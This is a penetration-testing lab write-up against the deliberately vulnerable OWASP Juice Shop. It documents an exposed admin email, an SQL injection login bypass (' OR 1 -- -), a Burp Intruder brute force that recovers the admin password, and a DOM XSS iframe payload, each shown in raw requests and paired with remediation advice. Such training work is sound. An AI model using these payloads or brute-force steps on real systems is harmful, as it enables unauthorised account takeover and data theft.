

Penetration Testing

Owasp juice shop

This is the target site.



1. Sensitive Data Exposure



Apple Juice (1000ml)

The all-time classic.

1.99¤

Reviews (1)

admin@juice-sh.op


One of my favorites!

Vulnerability: This screen has a product page and the email address is clearly displayed.

Impact: Attackers can use this email address for spam, phishing, or social engineering attacks.

Solution: Show email addresses only to verified users or those with certain permissions. Instead of showing email addresses directly, temporarily hide contact information or apply encryption.


2. SQL Injection


Login
Email
a
Password
•
Burp Suite Community Edition v2024.11.2 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Ext
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request
Pretty Raw Hex

```
Time          Type  Direction    Method  URL
10:17:53 5 ... HTTP  → Request    POST    http://10.10.104.88/rest/user/login
10:17:53 5 ... HTTP  → Request    GET     http://10.10.104.88/rest/user/whoami
10:17:53 5 ... HTTP  → Request    GET     http://10.10.104.88/rest/user/whoami
10:17:56 5 ... WS    ← To client          http://10.10.104.88/socket.io/?EIO=3&transport=websocket&sid=Z9wmmOpp5jmQyWkzAAAc
10:17:56 5 ... HTTP  → Request    GET     http://10.10.104.88/socket.io/?EIO=3&transport=polling&t=PJMi7UN&sid=Z9wmmOpp5jmQyWkzAAAc
10:18:13 5 ... HTTP  → Request    POST    http://10.10.104.88/socket.io/?EIO=3&transport=polling&t=PJMiBT-&sid=Z9wmmOpp5jmQyWkzAAAc
10:18:18 5 ... HTTP  → Request    POST    http://10.10.104.88/socket.io/?EIO=3&transport=polling&t=PJMiCi8&sid=Z9wmmOpp5jmQyWkzAAAc
```

```
POST /rest/user/login HTTP/1.1
Host: 10.10.104.88
Content-Length: 28
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140
Safari/537.36
Origin: http://10.10.104.88
Referer: http://10.10.104.88/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; cookieconsent_status=dismiss; continueCode=
KQabVVENkBvjq902xgyoWrXb45wGnmTxdaL8m1pzYlPQKJMZ6D37neRqyn3x; io=Z9wmmOpp5jmQyWkzAAAc
Connection: keep-alive

{
  "email":"' OR 1 -- -",
  "password":"a"
}
```



Vulnerability: Unauthorized access to the admin account was provided by inserting sql injection payloads into the email field.

Impact: An attacker can gain access to the admin account or other user accounts. The attacker can change, delete, or add data.


Solution: Parameterized queries prevent user input from being directly included in SQL queries. The user input is treated as a variable (parameter) rather than as SQL code. **Input Validation** It is very important to check whether the user input is in the correct format. **Encryption** Passwords should never be stored in the database as plain text. Instead, strong encryption algorithms should be used.

3. Broken Authentication

In this section, the Administrator account password was **bruteforce** using the **Burpsuite tool**.

- The attack used **Burp Suite's Intruder** module.
- A password list (best1050.txt) using the **SecLists** library was loaded as payload. (https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/best1050.txt)


- Different passwords must be tried to access the administrator account or other user accounts. An intruder can quickly test a large number of possible passwords (payload).



```
Content-Length: 47
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0 ... (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
Origin: http://10.10.168.151
Referer: http://10.10.168.151/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; cookieconsent_statu
Connection: keep-alive

{
  "email":"admin@juice-sh.op",
  "password":"sjsj"
}
```


- By selecting "Add Payload Position", you instruct **Intruder** to check for different values at this position (for example, in the password field). This is important for conducting automated tests or attacks.



```
POST /rest/user/login HTTP/1.1
Host: 10.10.168.151
Content-Length: 47
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140
Safari/537.36
Origin: http://10.10.168.151
Referer: http://10.10.168.151/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; cookieconsent_status=dismiss; io=DHzEMgilQGOp_85DAAAD
Connection: keep-alive

{"email":"admin@juice-sh.op","password":"sjsj"}
```

- **Attack** was activated after the mentioned list (best1050.txt) was loaded.



Target: http://10.10.168.151
Update Host header to match target: ✓

```
POST /rest/user/login HTTP/1.1
Host: 10.10.168.151
Content-Length: 47
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140
Safari/537.36
Origin: http://10.10.168.151
Referer: http://10.10.168.151/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; cookieconsent_status=dismiss; io=DHzEMgilQGOp_85DAAAD
Connection: keep-alive

{"email":"admin@juice-sh.op","password":"§sjsj§"}
```


Payload position: All payload positions
Payload type: Simple list
Payload count: 1,049
Request count: 1,049

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

```
------
0
00000
000000
0000000
00000000
0987654321
1
```

- When "200 OK" or noticeable differences are found between the responses, this is an indication of a successful attack, the "401" status code means Invalid password. The final successful result was achieved.



Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
113	action	401	384			367	
114	admin	401	383			367	
115	admin1	401	408			367	
116	admin12	401	511			367	
117	admin123	200	415			1168	
118	adminadmin	401	408			367	
119	administrator	401	404			367	
120	adriana	401	408			367	
121	agosto	401	409			367	
122	agustin	401	408			367	

```
POST /rest/user/login HTTP/1.1
Host: 10.10.168.151
Content-Length: 51
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
Origin: http://10.10.168.151
Referer: http://10.10.168.151/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; cookieconsent_status=dismiss; io=DHzEMgilQGOp_85DAAAD
Connection: keep-alive

{
  "email":"admin@juice-sh.op",
  "password":"admin123"
}
```


Vulnerability: It allows attackers to gain access to user accounts due to the system's weak login authentication mechanisms. The attacker can test hundreds or thousands of possible passwords.

impact: Attackers can gain access to the admin or other user account, which can lead to the theft of sensitive information and the seizure of system administration rights.

Solution: Limit the number of login attempts. Allow only a limited number of login attempts from the same IP address or user account within a certain time frame. Temporarily lock the account after 3-5 failed attempts. Use strong encryption algorithms, such as **Bcrypt**, **PBKDF2**, or **Argon2**.

4. DOM XSS

The attacker injects malicious JavaScript code (<iframe src="javascript:alert('XSS')"/>) can steal user data or modify the logic of the application by executing. In this task, the "Search Bar" field is vulnerable to a **DOM XSS** vulnerability. The attacker was able to trigger a JavaScript "alert" message by inserting the following malicious code.



10.10.168.151 says
XSS

```
<iframe src="javascript:alert('XSS')"/>
```

Vulnerability: The search bar inserts user input directly into the DOM, which allows malicious JavaScript code to be executed.

İmpact: The attacker can steal the user's session information, cookies, or sensitive data. The attacker can redirect the user to fake pages.

Solution: Validate all user input and only accept data that is in a secure format. Do not accept special characters. Ensure that characters such as **<**, **>**, **"**, **'**, **&** are converted to **HTML** entities.